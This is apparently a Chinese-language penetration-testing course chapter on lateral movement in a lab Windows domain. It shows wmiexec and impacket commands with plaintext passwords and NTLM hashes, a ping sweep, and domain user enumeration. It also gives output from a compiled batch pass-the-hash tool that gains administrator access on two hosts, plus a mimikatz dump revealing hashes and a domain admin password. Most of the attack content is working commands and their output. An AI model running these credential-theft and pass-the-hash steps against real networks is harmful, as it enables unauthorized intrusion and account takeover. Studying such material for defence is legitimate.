




67.5.2 自带cscript

- 下载链接: https://www.secpulse.com/wp-content/uploads/2015/05/cache-a360611dc24d240989799c29c555e4b7_wmiexec-v1_1.rar
- 明文传递
- 有回显

```
1 cscript //nologo wmiexec.vbs /shell 192.168.3.21 administrator Admin12345
```





67.5.3 套件impacket —wmiexec

- 明文或hash传递
- 有回显exe版本
- 缺点：易被杀

```
1 wmiexec ./administrator:admin!@#45@192.168.3.32  
   "whoami"  
2 wmiexec god/administrator:Admin12345@192.168.3.21  
   "whoami"  
3 wmiexec -hashes :518b98ad4178a53695dc997aa02d455c  
   ./administrator@192.168.3.32 "whoami"  
4 wmiexec -hashes :ccef208c6485269c20db2cad21734fe7  
   god/administrator@192.168.3.21 "whoami"
```

明文传递：




67.6 案例5：域横向移动以上服务 hash 批量利用-python 编译 exe

信息收集


mimikatz收集到密码hash

```
1 518b98ad4178a53695dc997aa02d455c
```



探测网段域内主机


```
1 for /L %I in (1,1,254) DO @ping -w 1 -n 1
192.168.3.%I |findstr "TTL="
```



```
1 192.168.3.21
2 192.168.3.25
3 192.168.3.29
4 192.168.3.30
5 192.168.3.31
6 192.168.3.32
```

域内用户

```
1 net user / domain
```



```
C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\webadmin>net user /domain
这项请求将在域 god.org 的域控制器处理。

\\OWA2010CN-God.god.org 的用户帐户

-----
Administrator      boss                dbadmin
debian              devadmain           fedora
fileadmin           Guest               hr
itadmin             jenkins             kali
klion               klionsec            krbtgt
liandy              logers              logtest
mack                mary                SM_6ef9b5ce414946ae9
SM_c330a5709f6a478b8 SM_d3853544b62a421fb SM_d80bb46e75164f258
upnadm              webadmin
命令成功完成。

C:\Users\webadmin>
```

```
1 Administrator
2 boss
3 dbadmin
4 debian
5 devadmain
6 fedora
7 fileadmin
8 Guest
```

```
9  hr
10 itadmin
11 jenkins
12 kali
13 klion
14 klionsec
15 krbtgt
16 liandy
17 logers
18 logtest
19 mack
20 mary
21 SM6ef9b5ce41 4946ae9
22 SM_c330a5709f6a478b8
23 SM_d3853544b62a421 fb
24 SM_d80bb46e751 64f258
25 upnadm
26 webadmin
```

脚本批量利用

至此，我们已经收集到了IP，用户名，和密码hash。我们可以写一个python脚本批量利用。

编译成exe文件

```
1 pyinstaller -F "脚本文件".py
```

执行exe，192.168.3.29 hash可用


```
管理员: C:\Windows\system32\cmd.exe - fuck_neiwang_002.exe
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
[-] rpc_s_access_denied
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[-] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)
--->wmiexec -hashes :518b98ad4178a53695dc997aa02d455c god/Administrator@192.168.3.29 whoami---
--->wmiexec -hashes :518b98ad4178a53695dc997aa02d455c ./Administrator@192.168.3.29 whoami---
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[-] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
jack-pc\administrator

--->wmiexec -hashes :518b98ad4178a53695dc997aa02d455c god/mack@192.168.3.29 whoami---
--->wmiexec -hashes :518b98ad4178a53695dc997aa02d455c ./mack@192.168.3.29 whoami---
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
[-] rpc_s_access_denied
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[-] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)
--->wmiexec -hashes :518b98ad4178a53695dc997aa02d455c god/mary@192.168.3.29 whoami---
--->wmiexec -hashes :518b98ad4178a53695dc997aa02d455c ./mary@192.168.3.29 whoami---
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
```

192.168.3.32 hash可用

```
管理员: C:\Windows\system32\cmd.exe

[-] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[-] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)
--->wmiexec -hashes :518b98ad4178a53695dc997aa02d455c god/dbadmin@192.168.3.32 whoami---
--->wmiexec -hashes :518b98ad4178a53695dc997aa02d455c ./dbadmin@192.168.3.32 whoami---
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
[-] rpc_s_access_denied
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[-] SMB SessionError: STATUS_PASSWORD_EXPIRED(The user account password has expired.)
--->wmiexec -hashes :518b98ad4178a53695dc997aa02d455c god/Administrator@192.168.3.32 whoami---
--->wmiexec -hashes :518b98ad4178a53695dc997aa02d455c ./Administrator@192.168.3.32 whoami---
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[-] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
sqlserver\administrator

--->wmiexec -hashes :518b98ad4178a53695dc997aa02d455c god/mack@192.168.3.32 whoami---
--->wmiexec -hashes :518b98ad4178a53695dc997aa02d455c ./mack@192.168.3.32 whoami---
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
[-] rpc_s_access_denied
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies
```

后面继续信息收集，更新hash字典，再渗透。

```
mimikatz 2.2.0 x64 (oe.eo)
Session : CachedInteractive from 1
User Name : Administrator
Domain : GOD
Logon Server : OWA2010CN-GOD
Logon Time : 2020/11/22 21:29:34
SID : S-1-5-21-1218902331-2157346161-1782232778-500

msv :
[00010000] CredentialKeys
* NTLM : ccef208c6485269c20db2cad21734fe7
* SHA1 : 58d1a25c09f4ee98209941b2b333fbe477d472a9
[00000003] Primary
* Username : Administrator
* Domain : GOD
* NTLM : ccef208c6485269c20db2cad21734fe7
* SHA1 : 58d1a25c09f4ee98209941b2b333fbe477d472a9
tspkg :
wdigest :
* Username : Administrator
* Domain : GOD
* Password : (null)
livessp :
kerberos :
* Username : Administrator
* Domain : GOD.ORG
* Password : Admin123
```

涉及资源:

- 1 <https://github.com/hashcat/hashcat>
- 2 <https://www.freebuf.com/sectool/164507.html>
- 3 <https://github.com/gentilkiwi/mimikatz/releases>
- 4 <https://github.com/SecureAuthCorp/impacket>
- 5 <https://gitee.com/RichChigga/impacket-examples-windows>
- 6 <https://docs.microsoft.com/zh-cn/sysinternals/downloads/pstools>
- 7 <https://docs.microsoft.com/zh-cn/sysinternals/downloads/procdump>
- 8 <https://github.com/k8gege/K8tools>
- 9 <https://www.cnblogs.com/-qing-/p/10661480.html>